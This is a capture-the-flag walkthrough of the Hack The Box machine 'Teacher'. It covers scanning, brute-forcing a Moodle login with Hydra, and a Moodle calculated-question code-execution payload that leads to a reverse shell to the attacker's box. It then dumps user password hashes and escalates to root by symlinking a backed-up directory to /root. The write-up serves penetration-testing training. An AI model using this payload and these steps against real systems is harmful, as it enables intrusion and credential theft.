
Nmap scan:

Only port 80 is open –> must be a webserver.
Running dirb on it:

We can see phpmyadmin –> sql database
Forbidden, we’ll need something else…
Scanning every directory we can see something rather odd in images

5.png is really small let’s take a look at it

We got a part of a password, helpful for bruteforcing!
we will brute force using the built-in kali tool hydra.
for that we will need some info’s to pass on with our command
– login page
– arguments passed when try logging in
– failed notification
– Wordlist
First search after login page –> try directories from dirbuster!


Getting all parameters using burp

Failed notification

Creating wordlist

Using hydra to brute force

Found combo: Giovanni/Th4C00lTheacha#
with those info we can login to the webapp ‘moodle’
now let’s search an existing vulnerability in here.
Looking up on google & exploit-db:
https://blog.ripstech.com/2018/moodle-remote-code-execution/
Hacking Moodle and gaining Remote Code Execution on its server
https://www.exploit-db.com/exploits/46551
To start with the rce, make sure you are logged in as TEACHER
![G Ovanni
C] Remember username
Log In
Teacher
Forgotten your username
or passmrd?
Cookies must be enabled
in your browser O
courses may allow
guest access
Log in as a guest](https://lh6.googleusercontent.com/SyOuA80An24S4W-t4p3SiZg8AD-RjwkGxtAS_C7dcIRIHdmWLxwowSVByTP9eOk_5WX9UMm73WlyV8b8hndir9Cqe090IXYVA9-QO9LWupx4S2DMdD20z_iyILO77rMQcY3GU3M)

Turn editing on > add activity or resource > add

Name it, describe it and change nothing else > save
- Edit course > edit quiz > add new question > calculated

Name it, describe it and put the payload in it
/*{x}{a*/`$_GET[0]`/*(1)//}{a*/`$_GET[0]`/*({x})//}*/
Grade 100%

Save changes > next page

Here we can add arbitrary code at the end of the url

Make sure to have a listener ready at your kali box.

we executed our payload but nothing happened. must’ve missed something
Time for some trial and errors:
Execute payload ping 10.10.14.6 | on KALI do tcpdump -I tun0 icmp
-> check results

–>

So I did 2 ping requests to my kali, but received 4 requests… not sure if this is causing any troubles
Since the ping is coming through, so should some reverse shell.. Let’s try again
YES WE DID IT

![Machine generated alternative text:
nc -Ivp 9989
listening on [any] 9989
connect to [10.10.14.6] from teacher.htb [10.10.10.153] 33238
pwd
/var/wwv.'/html/moodle/question
whoami
www-data](https://lh5.googleusercontent.com/HSZPp5JHtKZN-OlMj8GsxyJE71xswJudKAKpkKKgyATJcIzW6cjr_bDIsLJromBnq76rYWsoiSRfe7wT3KnBOfCbIH_krizynw1KswSfS1rdlErqDJYwVMP6YBdhbEWrvvBRYYQ)
Let’s spawn the famous python pty shell and cd around
PRIV ESC 1.0 trying to get user
Enumeration:


SQL DATABASE

in the config.php file we have found some credentials to the database, let’s check there for some juicy information
first let’s access the database using our found creds.

let’s look at all the tables and pick out the interesting ones to investigate more.
Show tables * ; –> gives us all available tables in the database
Select * from mdl_user –> mdl_user seems important.
+——+——–+———–+————–+———+———–+————+————-+————————————————————–+———-+————+———-+—————-+———–+—–+——-+——-+—–+—–+——–+——–+————-+————+———+——+———+——+————–+——-+———-+————-+————+————+————–+—————+——–+———+—–+—————————————————————————+——————-+————+————+————-+—————+————-+————-+————–+————–+———-+——————+——————-+————+—————+
| id | auth | confirmed | policyagreed | deleted | suspended | mnethostid | username | password | idnumber | firstname | lastname | email | emailstop | icq | skype | yahoo | aim | msn | phone1 | phone2 | institution | department | address | city | country | lang | calendartype | theme | timezone | firstaccess | lastaccess | lastlogin | currentlogin | lastip | secret | picture | url | description | descriptionformat | mailformat | maildigest | maildisplay | autosubscribe | trackforums | timecreated | timemodified | trustbitmask | imagealt | lastnamephonetic | firstnamephonetic | middlename | alternatename |
+——+——–+———–+————–+———+———–+————+————-+————————————————————–+———-+————+———-+—————-+———–+—–+——-+——-+—–+—–+——–+——–+————-+————+———+——+———+——+————–+——-+———-+————-+————+————+————–+—————+——–+———+—–+—————————————————————————+——————-+————+————+————-+—————+————-+————-+————–+————–+———-+——————+——————-+————+—————+
| 1 | manual | 1 | 0 | 0 | 0 | 1 | guest | $2y$10$ywuE5gDlAlaCu9R0w7pKW.UCB0jUH6ZVKcitP3gMtUNrAebiGMOdO | | Guest user | | root@localhost | 0 | | | | | | | | | | | | | en | gregorian | | 99 | 0 | 0 | 0 | 0 | | | 0 | | This user is a special user that allows read-only access to some courses. | 1 | 1 | 0 | 2 | 1 | 0 | 0 | 1530058999 | 0 | NULL | NULL | NULL | NULL | NULL |
| 2 | manual | 1 | 0 | 0 | 0 | 1 | admin | $2y$10$7VPsdU9/9y2J4Mynlt6vM.a4coqHRXsNTOq/1aA6wCWTsF2wtrDO2 | | Admin | User | gio@gio.nl | 0 | | | | | | | | | | | | | en | gregorian | | 99 | 1530059097 | 1530059573 | 1530059097 | 1530059307 | 192.168.206.1 | | 0 | | | 1 | 1 | 0 | 1 | 1 | 0 | 0 | 1530059135 | 0 | NULL | | | | |
| 3 | manual | 1 | 0 | 0 | 0 | 1 | giovanni | $2y$10$38V6kI7LNudORa7lBAT0q.vsQsv4PemY7rf/M1Zkj/i1VqLO0FSYO | | Giovanni | Chhatta | Giio@gio.nl | 0 | | | | | | | | | | | | | en | gregorian | | 99 | 1530059681 | 1555669836 | 1530069132 | 1555669711 | 10.10.14.6 | | 0 | | | 1 | 1 | 0 | 2 | 1 | 0 | 1530059291 | 1530059291 | 0 | | | | | |
| 1337 | manual | 0 | 0 | 0 | 0 | 0 | Giovannibak | 7a860966115182402ed06375cf0a22af | | | | | 0 | | | | | | | | | | | | | en | gregorian | | 99 | 0 | 0 | 0 | 0 | | | 0 | | NULL | 1 | 1 | 0 | 2 | 1 | 0 | 0 | 0 | 0 | NULL | NULL | NULL | NULL | NULL |
+——+——–+———–+————–+———+———–+————+————-+————————————————————–+———-+————+———-+—————-+———–+—–+——-+——-+—–+—–+——–+——–+————-+————+———+——+———+——+————–+——-+———-+————-+————+————+————–+—————+——–+———+—–+—————————————————————————+——————-+————+————+————-+—————+————-+————-+————–+————–+———-+——————+——————-+————+—————+
that Giovannibak Looks intresting. the value behind is is hash encrypted. let’s try decrypting it

Okay let’s try the password we found with that.


It Worked!
ONTO ROOT:
Wget is usable so we download enum script

We find a courses directory which backups certain other directory every few seconds/minutes
What we do is we
- rename that one to <name>.bak
- we create a new one with a symbolic link to root directory
–> What we achieved here is that now every few seconds/minutes the whole /root/ directory is being backed up in our courses directory.
Now we can read the root flag.

Rooted!
Overall super Fun box, pretty straightforward and not too easy. definitely recommended.
 Pentesting with Rival